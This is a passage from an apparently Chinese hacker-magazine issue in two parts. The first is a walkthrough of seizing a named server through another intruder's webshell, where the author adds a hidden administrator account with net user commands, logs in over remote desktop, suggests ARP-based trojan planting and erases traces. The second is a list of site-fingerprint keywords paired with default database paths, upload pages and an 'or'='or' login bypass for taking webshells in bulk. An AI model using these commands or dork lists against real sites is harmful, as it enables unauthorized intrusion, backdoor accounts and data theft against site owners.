2．做好自我防护

在进行安全检查或者入侵时，一定要做好自我防护，很多存在安全漏洞的网站都被先期入侵者攻克，服务器往往被大量挂马，如果入侵服务器的是高手，弄一些0day来挂，呵呵，估计你就惨了，因此我们在入侵或者研究技术时，尽可能在肉鸡或者虚拟机上面进行。我通过在浏览器中直接输入IP后，结果出来一个很炫的东东，如图3。当然我的杀毒软件检测出来该网页已经被人挂马。




图3 黑客留言

三、深入“敌人”阵地

1．进入webshell管理

当我们不了解对方时，都可以当成敌人，哈哈。在浏览器中输入查询的结果140.127.80.42/yeh/uploads/upfile/4_showdata.php，输入默认密码“456655”，芝麻开门，进入webshell管理，如图4。

在网页上面有一些错误提示，可以不管它。

2．执行命令

进入webshell后，最关键的是判断webshell有什么样的权限，否则弄半天也不能完全控制服务器就没有什么意思了。在webshell控制主界面中单击“webshell”，在命令中输入“**net user**”并单击“运行”按钮，看看有什么用户，如图5，然后再次输入“**net user aspnet aspnet add**”添加用户，输入“**net localgroup administrators aspnet add**”命令将aspnet用户提升为管理员权限，如图6。




图4 进入webshell




图5 查看系统用户




图6 添加管理员账号

说明：*在繁体中文中，如果添加用户中出现了“Ln”字样，就表明账号添加成功。*

再次输入“**net localgroup administrators**”查看目前具有管理员权限的用户，如图7，在结果中我们看见了添加的用户“aspnet”。




图 7 查看管理员用户是否添加成功

3．检查3389远程终端开放情况

对于检查3389远程终端情况有很多种，我不赘述，由于可以直接执行命令，因此在webshell中输入“**netstat -an**”或者“**netstat -an|find "3389"**”查看3389端口是否打开。在本例中，我们可以看到该计算机3389端口是打开的，如图8。




图8 查看本地3389端口开放情况

本地开放了3389端口也不一定能够从远端连接，因此还需要在肉鸡或者自己的计算机上查看该IP地址对外端口开放情况。我们使用“sfind -p 140.127.80.42”查看端口开放情况，出来的结果中表明我们能够连接该远程终端服务，如图9。（其实还有很多简单方法，比如直接Telnet一下）。




图9 在本机上查看远端3389开放情况

4．使用3389登录

既然开放了3389端口，还等什么，直接连接吧。输入用户名和密码，ok，直接进入该计算机，如图10。




图10 通过3389进入该计算机




图11 查看网络情况

四、渗透和扫尾


使用net view看看服务器网络情况，如图11，看看是否存在弱口令，进行sql弱口令扫描，arp挂马等等。由于该计算机已经被人挂马在先，因此该计算机只能是试验的场所。所以在操作时应该小心为主，最后清除自己在入侵过程留下的痕迹。

五、结束语

本文仅仅是一个控制肉鸡的思路，通过默认的口令来实施控制。从“高手”中收获肉鸡，其技术难度非常低。所以说，入侵不一定要技术高，关键要想得到，思维和创新是入侵成功的必然条件。

编辑点评：

文章的例子，只能说作者的运气不错，现在能碰上不需要提权的服务器做梦都会笑出来了。所以我们抛开技术层面，单作者的思路也是值得小菜学习的，你可以放弃一些主流的入侵方法，在角落可能会有很大的发现，毕竟用的人少的东西研究的人也少，未被发现的问题就会越多。NOHACK



终结批量拿Webshell

□ 逍遥复仇 [H.S.T]

从本文您可以学到：

了解拿Webshell时常用的关键字和技巧

为了交流技术最近新建了一个菜菜群，加了不少《黑手》中的黑兄，发现小菜们谈论最多的话题就是我养的鸡又飞了、马儿没地方挂！哎~！也苦了小菜们。没办法！谁让俺是群主呢！只有挺身而出了！

工具：

挖掘机

辅臣数据库浏览器

关键字：本站部分信息由企业自行提供，该企业负责信息内容的真实性、准确性和合法性

添加后缀：/data/scadata.mdb

默认后台：/admin/index.asp

关键字：您现在所在的位置：首页 >> 高贝主页

添加后缀：/upfile_photo.asp （明小子直接上传）

关键字：Powered By Dvbbs Version 7.1.0 Sp1

添加后缀：/Databackup/dvbbs7_Backup.mdb

关键字：inurl:hack.asp

添加后缀：system/mdb/system.asp （默认数据库）

关键字：程序版本:Power WenDay Ver1.0

添加后缀：/db/PW_SYS_Data.mdb

关键字：powered by WEBBOY

添加后缀：/upfile.asp （明小子直接上传）

关键字：Powered By : SMT Version 5.0

添加后缀：/bbs/upfile.asp /upfile_flash.asp （明小子直接上传）

关键字：team5 studio all rights reserved

添加后缀：/data/team.mdb

关键字：传奇私服

添加后缀：/msmirdata/msmirArticle.mdb

默认后台：http://您的域名/msmiradmin/

关键字：同城约会 贺卡传情 情感随笔 热门投票

添加后缀：/admin/upload_file.asp （明小子直接上传）

关键字：公司后台

添加后缀：/manage/Login.asp （用 "or"="or"）

关键字：企业邮局 企业荣誉 营销网络 产品分类 信息反馈 联系我们 收藏本站 网站管理

添加后缀：/admin/login.asp （后台管理地址，管理员帐号密码=admin）

关键字：by wygk

添加后缀：/data/scadata.mdb

关键字：Power System Of Article Management Ver 3.0 Build 20030628

添加后缀：/database\yiuwekdsodksldfslwifds.mdb

默认后台：/admin_index.asp

关键字：Foosun

添加后缀：/Foosun_Data/FS400.mdbAdmin/login.asp

默认后台：/admin/login.asp

关键字：Powered By Kesion Inc

添加后缀：ks_data/ks_database.mdb

可能有人要问了，你怎么知道这么多？一句话——来自平时的收集，现在大部分网站都存在默认数据库的漏洞。当你千辛万苦得到一个Webshell可否想过用此数据库与首页的关键字来批量拿Shell？如果你想到了那你真是太有才了！又有人要问了，我以前要是没入侵过站呢？那我就代表所有的站长先谢谢你了。方法也很简单，到“中国站长站”或“源码之家”找刚发布不久的程序的说明（成功率相当高）。如没找到数据库地址则将其下载研究就是了。

在指定入侵网站时大家不妨试试：

